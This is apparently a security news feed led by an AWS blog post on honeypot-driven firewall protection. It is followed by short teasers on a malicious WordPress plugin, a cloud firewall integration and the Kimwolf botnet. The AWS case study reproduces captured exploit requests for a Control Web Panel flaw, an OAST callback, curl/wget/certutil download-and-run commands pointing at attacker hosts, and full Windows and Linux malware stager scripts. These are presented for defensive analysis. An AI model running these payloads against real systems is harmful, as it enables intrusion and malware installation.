
Active threat defense detects and blocks network threats by drawing on real-time intelligence gathered through MadPot, the network of honeypot sensors used by Amazon to actively monitor attack patterns. Active threat defense rules treat speed as a foundational tenet, not an aspiration. When threat actors create a new domain to host malware or set up fresh command-and-control servers, MadPot sees them in action. Within 30 minutes of receiving new intelligence from MadPot, active threat defense automatically translates that intelligence into threat detection through Amazon GuardDuty and active protection through AWS Network Firewall.

Speed alone isn’t enough without applying the right threat indicators to the right mitigation controls. Active threat defense disrupts attacks at every stage: it blocks reconnaissance scans, prevents malware downloads, and severs command-and-control communications between compromised systems and their operators. This creates a multi-layered defense approach that can disrupt attacks that can bypass some of the layers.

How active threat defense works

MadPot honeypots mimic cloud servers, databases, and web applications—complete with the misconfigurations and security gaps that threat actors actively hunt for. When threat actors take the bait and launch their attacks, MadPot captures the complete attack lifecycle against these honeypots, mapping the threat actor infrastructure, capturing emerging attack techniques, and identifying novel threat patterns. Based on observations in MadPot, we also identify infrastructure with similar fingerprints through wider scans of the internet.

Figure 1: Overview of active threat defense integration

Figure 1: Overview of active threat defense integration

Figure 1 shows how this works. When threat actors deliver malware payloads to MadPot honeypots, AWS executes the malicious code in isolated environments, extracting indicators of compromise from the malware’s behavior—the domains it contacts, the files it drops, the protocols it abuses. This threat intelligence feeds active threat defense’s automated protection: Active threat defense validates indicators, converts them to firewall rules, tests for performance impact, and deploys them globally to Network Firewall—all within 30 minutes. And because threats evolve, active threat defense monitors changes in threat actor infrastructure, automatically updating protection rules as threat actors rotate domains, shift IP addresses, or modify their tactics. Active threat defense adapts automatically as threats evolve.


Figure 2: Swiss cheese model

Figure 2: Swiss cheese model

Active threat defense uses the Swiss cheese model of defense (shown in Figure 2)—a principle recognizing that no single security control is perfect, but multiple imperfect layers create robust protection when stacked together. Each defensive layer has gaps. Threat actors can bypass DNS filtering with direct IP connections, encrypted traffic defeats HTTP inspection, domain fronting or IP-only connections evade TLS SNI analysis. Active threat defense applies threat indicators across multiple inspection points. If threat actors bypass one layer, other layers can still detect and block them. When MadPot identifies a malicious domain, Network Firewall doesn’t only block the domain, it also creates rules that deny DNS queries, block HTTP host headers, prevent TLS connections using SNI, and drop direct connections to the resolved IP addresses. Similar to Swiss cheese slices stacked together, the holes rarely align—and active threat defense reduces the likelihood of threat actors finding a complete path to their target.

Disrupting the attack kill chain with active threat defense


Let’s look at how active threat defense disrupts threat actors across the entire attack lifecycle with this Swiss cheese approach. Figure 3 illustrates an example attack methodology—described in the following sections—that threat actors use to compromise targets and establish persistent control for malicious activities. Modern attacks require network communications at every stage—and that’s precisely where active threat defense creates multiple layers of defense. This attack flow demonstrates the importance of network-layer security controls that can intercept and block malicious communications at each stage, preventing successful compromise even when initial vulnerabilities exist.

Figure 3: An example flow of an attack scenario using an OAST technique

Figure 3: An example flow of an attack scenario using an OAST technique

Step 0: Infrastructure preparation

Before launching attacks, threat actors provision their operational infrastructure. For example, this includes setting up an out-of-band application security testing (OAST) callback endpoint—a reconnaissance technique that threat actors use to verify successful exploitation through separate communication channels. They also provision malware distribution servers hosting the payloads that will infect victims, and command-and-control (C2) servers to manage compromised systems. MadPot honeypots detect this infrastructure when threat actors use it against decoy systems, feeding those indicators into active threat detection protection rules.

Step 1: Target identification

Threat actors compile lists of potential victims through automated internet scanning or by purchasing target lists from underground markets. They’re looking for workloads running vulnerable software, exposed services, or common misconfigurations. MadPot honeypot system experiences more than 750 million such interactions with potential threat actors every day. New MadPot sensors are discovered within 90 seconds; this visibility reveals patterns that would otherwise go unnoticed. Active threat detection doesn’t stop reconnaissance but uses MadPot’s visibility to disrupt later stages.

Step 2: Vulnerability confirmation

The threat actor attempts to verify a vulnerability in the target workload, embedding an OAST callback mechanism within the exploit payload. This might take the form of a malicious URL like http://malicious-callback[.]com/verify?target=victim injected into web forms, HTTP headers, API parameters, or other input fields. Some threat actors use OAST domain names that are also used by legitimate security scanners, while others use more custom domains to evade detection. The following table list 20 example vulnerabilities that threat actors tried to exploit against MadPot using OAST links over the past 90 days.

CVE ID Vulnerability name
CVE-2017-10271 Oracle WebLogic Server deserialization remote code execution (RCE)
CVE-2017-11610 Supervisor XML-RPC authentication bypass
CVE-2020-14882 Oracle WebLogic Server console RCE
CVE-2021-33690 SAP NetWeaver server side request forgery (SSRF)
CVE-2021-44228 Apache Log4j2 RCE
CVE-2022-22947 VMware Spring Cloud gateway RCE
CVE-2022-22963 VMware Tanzu Spring Cloud function RCE
CVE-2022-26134 Atlassian Confluence Server and Data Center RCE
CVE-2023-22527 Atlassian Confluence Data Center and Server template injection vulnerability
CVE-2023-43208 NextGen Healthcare Mirth connect RCE
CVE-2023-46805 Ivanti Connect Secure and Policy Secure authentication bypass vulnerability
CVE-2024-13160 Ivanti Endpoint Manager (EPM) absolute path traversal vulnerability
CVE-2024-21893 Ivanti Connect Secure, Policy Secure, and Neurons server-side request forgery (SSRF) vulnerability
CVE-2024-36401 OSGeo GeoServer GeoTools eval injection vulnerability
CVE-2024-37032 Ollama API server path traversal
CVE-2024-51568 CyberPanel RCE
CVE-2024-8883 Keycloak redirect URI validation vulnerability
CVE-2025-34028 Commvault Command Center path traversal vulnerability

Step 3: OAST callback

When vulnerable workloads process these malicious payloads, they attempt to initiate callback connections to the threat actor’s OAST monitoring servers. These callback signals would normally provide the threat actor with confirmation of successful exploitation, along with intelligence about the compromised workload, vulnerability type, and potential attack progression pathways. Active threat detection breaks the attack chain at this point. MadPot identifies the malicious domain or IP address and adds it to the active threat detection deny list. When the vulnerable target attempts to execute the network call to the threat actor’s OAST endpoint, Network Firewall with active threat detection enabled blocks the outbound connection. The exploit might succeed, but without confirmation, the threat actor can’t identify which targets to pursue—stalling the attack.

Step 4: Malware delivery preparation

After the threat actor identifies a vulnerable target, they exploit the vulnerability to deliver malware that will establish persistent access. The following table lists 20 vulnerabilities that threat actors tried to exploit against MadPot to deliver malware over the past 90 days:

CVE ID Vulnerability name
CVE-2017-12149 Jboss Application Server remote code execution (RCE)
CVE-2020-7961 Liferay Portal RCE
CVE-2021-26084 Confluence Server and Data Center RCE
CVE-2021-41773 Apache HTTP server path traversal and RCE
CVE-2021-44228 Apache Log4j2 RCE
CVE-2022-22954 VMware Workspace ONE access and identity manager RCE
CVE-2022-26134 Atlassian Confluence Server and Data Center RCE
CVE-2022-44877 Control Web Panel or CentOS Web Panel RCE
CVE-2023-22527 Confluence Data Center and Server RCE
CVE-2023-43208 NextGen Healthcare Mirth Connect RCE
CVE-2023-46604 Java OpenWire protocol marshaller RCE
CVE-2024-23692 Rejetto HTTP file server RCE
CVE-2024-24919 Check Point security gateways RCE
CVE-2024-36401 GeoServer RCE
CVE-2024-51567 CyberPanel RCE
CVE-2025-20281 Cisco ISE and Cisco ISE-PIC RCE
CVE-2025-20337 Cisco ISE and Cisco ISE-PIC RCE
CVE-2025-24016 Wazuh RCE
CVE-2025-47812 Wing FTP RCE
CVE-2025-48703 CyberPanel RCE

Step 5: Malware download

The compromised target attempts to download the malware payload from the threat actor’s distribution server, but active threat defense intervenes again. The malware hosting infrastructure—whether it’s a domain, URL, or IP address—has been identified by MadPot and blocked by Network Firewall. If malware is delivered through TLS endpoints, active threat defense has rules that inspect the Server Name Indication (SNI) during the TLS handshake to identify and block malicious domains without decrypting traffic. For malware not delivered through TLS endpoints or customers who have enabled the Network Firewall TLS inspection feature, active threat defense rules inspect full URLs and HTTP headers, applying content-based rules before re-encrypting and forwarding legitimate traffic. Without successful malware delivery and execution, the threat actor cannot establish control.

Step 6: Command and control connection

If malware had somehow been delivered, it would attempt to phone home by connecting to the threat actor’s C2 server to receive instructions. At this point, another active threat defense layer activates. In Network Firewall, active threat defense implements mechanisms across multiple protocol layers to identify and block C2 communications before they facilitate sustained malicious operations. At the DNS layer, Network Firewall blocks resolution requests for known-malicious C2 domains, preventing malware from discovering where to connect. At the TCP layer, Network Firewall blocks direct connections to C2 IP addresses and ports. At the TLS layer—as described in Step 5—Network Firewall uses SNI inspection and fingerprinting techniques—or full decryption when enabled—to identify encrypted C2 traffic. Network Firewall blocks the outbound connection to the known-malicious C2 infrastructure, severing the threat actor’s ability to control the infected workload. Even if malware is present on the compromised workload, it’s effectively neutralized by being isolated and unable to communicate with its operator. Similarly, threat detection findings are created in Amazon GuardDuty for attempts to connect to the C2, so you can initiate incident response workflows. The following table lists examples of C2 frameworks that MadPot and our internet-wide scans have observed over the past 90 days:

Command and control frameworks
Adaptix Metasploit
AsyncRAT Mirai
Brute Ratel Mythic
Cobalt Strike Platypus
Covenant Quasar
Deimos Sliver
Empire SparkRAT
Havoc XorDDoS

Step 7: Attack objectives blocked

Without C2 connectivity, the threat actor cannot steal data or exfiltrate credentials. The layered approach used by active threat defense means threat actors must succeed at every step, while you only need to block one stage to stop the activity. This defense-in-depth approach reduces risk even if some defense layers have vulnerabilities. You can track active threat defense actions in the Network Firewall alert log.

Real attack scenario – Stopping a CVE-2025-48703 exploitation campaign

In October 2025, AWS MadPot honeypots began detecting an attack campaign targeting Control Web Panel (CWP)—a server management platform used by hosting providers and system administrators. The threat actor was attempting to exploit CVE-2025-48703, a remote code execution vulnerability in CWP, to deploy the Mythic C2 framework. While Mythic is an open source command and control platform originally designed for legitimate red team operations, threat actors also adopt it for malicious campaigns. The exploit attempts originated from IP address 61.244.94[.]126, which exhibited characteristics consistent with a VPN exit node.

To confirm vulnerable targets, the threat actor attempted to execute operating system commands by exploiting the CWP file manager vulnerability. MadPot honeypots received exploitation attempts like the following example using the whoami command:

POST /nginx/index.php?module=filemanager&acc=changePerm HTTP/1.1
host: xx.xxx.xxx.xxx:49153
content-type: multipart/form-data; boundary=----WebKitFormBoundaryrTrcHpS9ovyhBLtb
content-length: 455

------WebKitFormBoundaryrTrcHpS9ovyhBLtb
Content-Disposition: form-data; name="fileName"

.bashrc
------WebKitFormBoundaryrTrcHpS9ovyhBLtb
Content-Disposition: form-data; name="currentPath"

/home/nginx
------WebKitFormBoundaryrTrcHpS9ovyhBLtb
Content-Disposition: form-data; name="recursive"

------WebKitFormBoundaryrTrcHpS9ovyhBLtb
Content-Disposition: form-data; name="t_total"

whoami /priv
------WebKitFormBoundaryrTrcHpS9ovyhBLtb--

While this specific campaign didn’t use OAST callbacks for vulnerability confirmation, MadPot observes similar CVE-2025-48703 exploitation attempts using OAST callbacks like the following example:

POST /debian/index.php?module=filemanager&acc=changePerm HTTP/1.1
host: xx.xxx.xxx.xxx:8085
user-agent: Mozilla/5.0 (ZZ; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
content-length: 503
content-type: multipart/form-data; boundary=z7twpejkzthnvgn9fcrtjpxgnrw08sxxjwwdkhy5
accept-encoding: gzip
connection: close

--z7twpejkzthnvgn9fcrtjpxgnrw08sxxjwwdkhy5
Content-Disposition: form-data; name="fileName"

.bashrc
--z7twpejkzthnvgn9fcrtjpxgnrw08sxxjwwdkhy5
Content-Disposition: form-data; name="currentPath"

/home/debian
--z7twpejkzthnvgn9fcrtjpxgnrw08sxxjwwdkhy5
Content-Disposition: form-data; name="recursive"

--z7twpejkzthnvgn9fcrtjpxgnrw08sxxjwwdkhy5
Content-Disposition: form-data; name="t_total"

ping d4c81ab7l0phir01tus0888p1xozqw1bs.oast[.]fun
--z7twpejkzthnvgn9fcrtjpxgnrw08sxxjwwdkhy5--

After the vulnerable systems were identified, the attack moved immediately to payload delivery. MadPot captured infection attempts targeting both Linux and Windows workloads. For Linux targets, the threat actor used curl and wget to download the malware:

POST /cwp/index.php?module=filemanager&acc=changePerm HTTP/1.1
host: xx.xxx.xxx.xxx:5704
content-type: multipart/form-data; boundary=----WebKitFormBoundaryrTrcHpS9ovyhBLtb
content-length: 539

------WebKitFormBoundaryrTrcHpS9ovyhBLtb
Content-Disposition: form-data; name="fileName"

.bashrc
------WebKitFormBoundaryrTrcHpS9ovyhBLtb
Content-Disposition: form-data; name="currentPath"

/home/cwp
------WebKitFormBoundaryrTrcHpS9ovyhBLtb
Content-Disposition: form-data; name="recursive"

------WebKitFormBoundaryrTrcHpS9ovyhBLtb
Content-Disposition: form-data; name="t_total"

(curl -fsSL -m180 hxxp://vc2.b1ack[.]cat:28571/slt||wget -T180 -q hxxp://vc2.b1ack[.]cat:28571/slt)|sh
------WebKitFormBoundaryrTrcHpS9ovyhBLtb--

For Windows systems, the threat actor used Microsoft’s certutil.exe utility to download the malware:

POST /panel/index.php?module=filemanager&acc=changePerm HTTP/1.1
host: xx.xxx.xxx.xxx:49153
content-type: multipart/form-data; boundary=----WebKitFormBoundaryrTrcHpS9ovyhBLtb
content-length: 557

------WebKitFormBoundaryrTrcHpS9ovyhBLtb
Content-Disposition: form-data; name="fileName"

.bashrc
------WebKitFormBoundaryrTrcHpS9ovyhBLtb
Content-Disposition: form-data; name="currentPath"

/home/panel
------WebKitFormBoundaryrTrcHpS9ovyhBLtb
Content-Disposition: form-data; name="recursive"

------WebKitFormBoundaryrTrcHpS9ovyhBLtb
Content-Disposition: form-data; name="t_total"

certutil.exe -urlcache -split -f hxxp://vc2.b1ack[.]cat:28571/swt C:\Users\Public\run.bat && C:\Users\Public\run.bat
------WebKitFormBoundaryrTrcHpS9ovyhBLtb--

When MadPot honeypots observe these exploitation attempts, they download the malicious payloads the same as vulnerable servers would. MadPot uses these observations to extract threat indicators at multiple layers of analysis.

Layer 1 — MadPot identified the staging URLs and underlying IP addresses hosting the malware:

hxxp://vc2.b1ack[.]cat:28571/slt (Linux script, SHA256: bdf17b3047a9c9de24483cce55279e62a268c01c2aba6ddadee42518a9ccddfc)
hxxp://196.251.116[.]232:28571/slt
hxxp://vc2.b1ack[.]cat:28571/swt (Windows script, SHA256: 6ec153a14ec3a2f38edd0ac411bd035d00668a860ee0140e087bb4083610f7cf)
hxxp://196.251.116[.]232:28571/swt

Layer 2 – MadPot’s analysis of the malware revealed that the Windows batch file (SHA256: 6ec153a1...) contained logic to detect system architecture and download the appropriate Mythic agent:

@echo off
setlocal enabledelayedexpansion

set u64="hxxp://196.251.116[.]232:28571/?h=196.251.116[.]232&p=28571&t=tcp&a=w64&stage=true"
set u32="hxxp://196.251.116[.]232:28571/?h=196.251.116[.]232&p=28571&t=tcp&a=w32&stage=true"
set v="C:\Users\Public\350b0949tcp.exe"
del %v%
for /f "tokens=*" %%A in ('wmic os get osarchitecture ^| findstr 64') do (
    set "ARCH=64"
)
if "%ARCH%"=="64" (
    certutil.exe -urlcache -split -f %u64% %v%
) else (
    certutil.exe -urlcache -split -f %u32% %v%
)

start "" %v%
exit /b 0

The Linux script (SHA256: bdf17b30...) supported x86_64, i386, i686, aarch64, and armv7l architectures:

export PATH=$PATH:/bin:/usr/bin:/sbin:/usr/local/bin:/usr/sbin

l64="196.251.116[.]232:28571/?h=196.251.116[.]232&p=28571&t=tcp&a=l64&stage=true"
l32="196.251.116[.]232:28571/?h=196.251.116[.]232&p=28571&t=tcp&a=l32&stage=true"
a64="196.251.116[.]232:28571/?h=196.251.116[.]232&p=28571&t=tcp&a=a64&stage=true"
a32="196.251.116[.]232:28571/?h=196.251.116[.]232&p=28571&t=tcp&a=a32&stage=true"

v="43b6f642tcp"
rm -rf $v

ARCH=$(uname -m)
if [ ${ARCH}x = "x86_64x" ]; then
    (curl -fsSL -m180 $l64 -o $v||wget -T180 -q $l64 -O $v||python -c 'import urllib;urllib.urlretrieve("http://'$l64'", "'$v'")')
elif [ ${ARCH}x = "i386x" ]; then
    (curl -fsSL -m180 $l32 -o $v||wget -T180 -q $l32 -O $v||python -c 'import urllib;urllib.urlretrieve("http://'$l32'", "'$v'")')
# [additional architecture checks]
fi

chmod +x $v
(nohup $(pwd)/$v > /dev/null 2>&1 &) || (nohup ./$v > /dev/null 2>&1 &)

Layer 3 – By analyzing these staging scripts and referenced infrastructure, MadPot identified additional threat indicators revealing Mythic C2 framework endpoints:

Health check endpoint 196.251.116[.]232:7443 and vc2.b1ack[.]cat:7443
HTTP listener 196.251.116[.]232:80 and vc2.b1ack[.]cat:80

Within 30 minutes of MadPot’s analysis, Network Firewall instances globally deployed protection rules targeting every layer of this attack infrastructure. Vulnerable CWP installations remained protected against this campaign because when the exploit tried to execute curl -fsSL -m180 hxxp://vc2.b1ack[.]cat:28571/slt or certutil.exe -urlcache -split -f hxxp://vc2.b1ack[.]cat:28571/swt Network Firewall would have blocked both resolution of vc2.b1ack[.]cat domain and connections to 196.251.116[.]232:28571 for as long as the infrastructure was active. The vulnerable application might have executed the exploit payload, but Network Firewall blocked the malware download at the network layer.

Even if the staging scripts somehow reached a target through alternate means, they would fail when attempting to download Mythic agent binaries. The architecture-specific URLs would have been blocked. If a Mythic agent binary was somehow delivered and executed through a completely different infection vector, it still could not establish command-and-control. When the malware attempted to connect to the Mythic framework’s health endpoint on port 7443 or the HTTP listener on port 80, Network Firewall would have terminated those connections at the network perimeter.

This scenario shows how the active threat defense intelligence pipeline disrupts different stages of threat activities. This is the Swiss cheese model in practice: even when one defensive layer (for example OAST blocking) isn’t applicable, subsequent layers (downloading hosted malware, network behavior from malware, identifying botnet infrastructure) provide overlapping protection. MadPot analysis of the attack reveals additional threat indicators at each layer that would protect customers at different stages of the attack chain.

For GuardDuty customers with unpatched CWP installations, this meant they would have received threat detection findings for communication attempts with threat indicators tracked in active threat detection. For Network Firewall customers using active threat detection, unpatched CWP workloads would have automatically been protected against this campaign even before this CVE was added to the CISA Known Exploitable Vulnerability list on November 4.

Conclusion

AWS active threat defense for Network Firewall uses MadPot intelligence and multi-layered protection to disrupt attacker kill chains and reduce the operational burden for security teams. With automated rule deployment, active threat defense creates multi-layered defenses within 30 minutes of new threats being detected by MadPot. Amazon GuardDuty customers automatically receive threat detection findings when workloads attempt to communicate with malicious infrastructure identified by active threat defense, while AWS Network Firewall customers can actively block these threats using the active threat defense managed rule group. To get started, see Improve your security posture using Amazon threat intelligence on AWS Network Firewall.

 
If you have feedback about this post, submit comments in the Comments section below. If you have questions about this post, contact AWS Support.
 

Rahi Patel Rahi Patel
Rahi is a Startups Technical Account Manager at AWS specializing in Networking. He architects cloud networking solutions optimizing performance across global AWS deployments. Previously a network engineer with Cisco Meraki, he holds an MS in Engineering from San Jose State University. Outside work, he enjoys tennis and pickleball.
Paul Bodmer Paul Bodmer
Paul is a Security Engineering Manager at AWS, leading the Perimeter Protection Threat Research Team. He is responsible for the strategic direction of how AWS uses deception technology to produce actionable threat intelligence for AWS internal and external security services.
Nima Sharifi Mehr Nima Sharifi Mehr
Nima is a Principal Security Engineer at AWS, overseeing the technical direction of the Perimeter Protection Threat Research Team. He created MadPot, now a pillar of the Amazon cybersecurity strategy, used by teams across the company to protect customers and partners while raising global cybersecurity standards.
Maxim Raya Maxim Raya
Maxim is a Security Specialist Solutions Architect at AWS. In this role, he helps clients accelerate their cloud transformation by increasing their confidence in the security and compliance of their AWS environments.
Santosh Shanbhag Santosh Shanbhag
Santosh is a seasoned product leader, specializing in security, data protection, and compliance. At AWS, he focuses on securing workloads through Network and Application Security services, including AWS Network Firewall and active threat defense.
  •  

Fake Browser Updates Targeting WordPress Administrators via Malicious Plugin

Fake Browser Updates Targeting WordPress Administrators via Malicious Plugin

We recently investigated a case involving a WordPress website where a customer reported persistent fake pop-up notifications appearing on their site. The warnings were urging them to update their browser (Chrome or Firefox), even though their software was already fully up-to-date.

What made this case particularly unique was the targeting. The fake alerts were not visible to regular visitors on the public-facing site. They only appeared when the site owner was logged into the wp-admin dashboard.

Continue reading Fake Browser Updates Targeting WordPress Administrators via Malicious Plugin at Sucuri Blog.

  •  

Check Point Supports Google Cloud Network Security Integration

Simplifying Cloud Network Security When securing cloud landscapes, it’s critically important to eliminate any downtime or performance degradation that firewall or gateway implementation may cause. To address these challenges, Check Point is proud to announce our support for Google Cloud Network Security Integration. This innovation creates a nondisruptive approach to cloud firewall deployment, increasing network security without negatively impacting performance. Scaling Hybrid Cloud Network Security Network security and performance are critical to any organization, but this is especially true for industries under heavy regulations like financial services, healthcare, and government. So over time these organizations gain comfort, expertise, and confidence […]

The post Check Point Supports Google Cloud Network Security Integration appeared first on Check Point Blog.

  •  

The Kimwolf Botnet is Stalking Your Local Network

The story you are reading is a series of scoops nestled inside a far more urgent Internet-wide security advisory. The vulnerability at issue has been exploited for months already, and it’s time for a broader awareness of the threat. The short version is that everything you thought you knew about the security of the internal network behind your Internet router probably is now dangerously out of date.

The security company Synthient currently sees more than 2 million infected Kimwolf devices distributed globally but with concentrations in Vietnam, Brazil, India, Saudi Arabia, Russia and the United States. Synthient found that two-thirds of the Kimwolf infections are Android TV boxes with no security or authentication built in.

The past few months have witnessed the explosive growth of a new botnet dubbed Kimwolf, which experts say has infected more than 2 million devices globally. The Kimwolf malware forces compromised systems to relay malicious and abusive Internet traffic — such as ad fraud, account takeover attempts and mass content scraping — and participate in crippling distributed denial-of-service (DDoS) attacks capable of knocking nearly any website offline for days at a time.

More important than Kimwolf’s staggering size, however, is the diabolical method it uses to spread so quickly: By effectively tunneling back through various “residential proxy” networks and into the local networks of the proxy endpoints, and by further infecting devices that are hidden behind the assumed protection of the user’s firewall and Internet router.

Residential proxy networks are sold as a way for customers to anonymize and localize their Web traffic to a specific region, and the biggest of these services allow customers to route their traffic through devices in virtually any country or city around the globe.

The malware that turns an end-user’s Internet connection into a proxy node is often bundled with dodgy mobile apps and games. These residential proxy programs also are commonly installed via unofficial Android TV boxes sold by third-party merchants on popular e-commerce sites like Amazon, BestBuy, Newegg, and Walmart.

These TV boxes range in price from $40 to $400, are marketed under a dizzying range of no-name brands and model numbers, and frequently are advertised as a way to stream certain types of subscription video content for free. But there’s a hidden cost to this transaction: As we’ll explore in a moment, these TV boxes make up a considerable chunk of the estimated two million systems currently infected with Kimwolf.

Some of the unsanctioned Android TV boxes that come with residential proxy malware pre-installed. Image: Synthient.

Kimwolf also is quite good at infecting a range of Internet-connected digital photo frames that likewise are abundant at major e-commerce websites. In November 2025, researchers from Quokka published a report (PDF) detailing serious security issues in Android-based digital picture frames running the Uhale app — including Amazon’s bestselling digital frame as of March 2025.

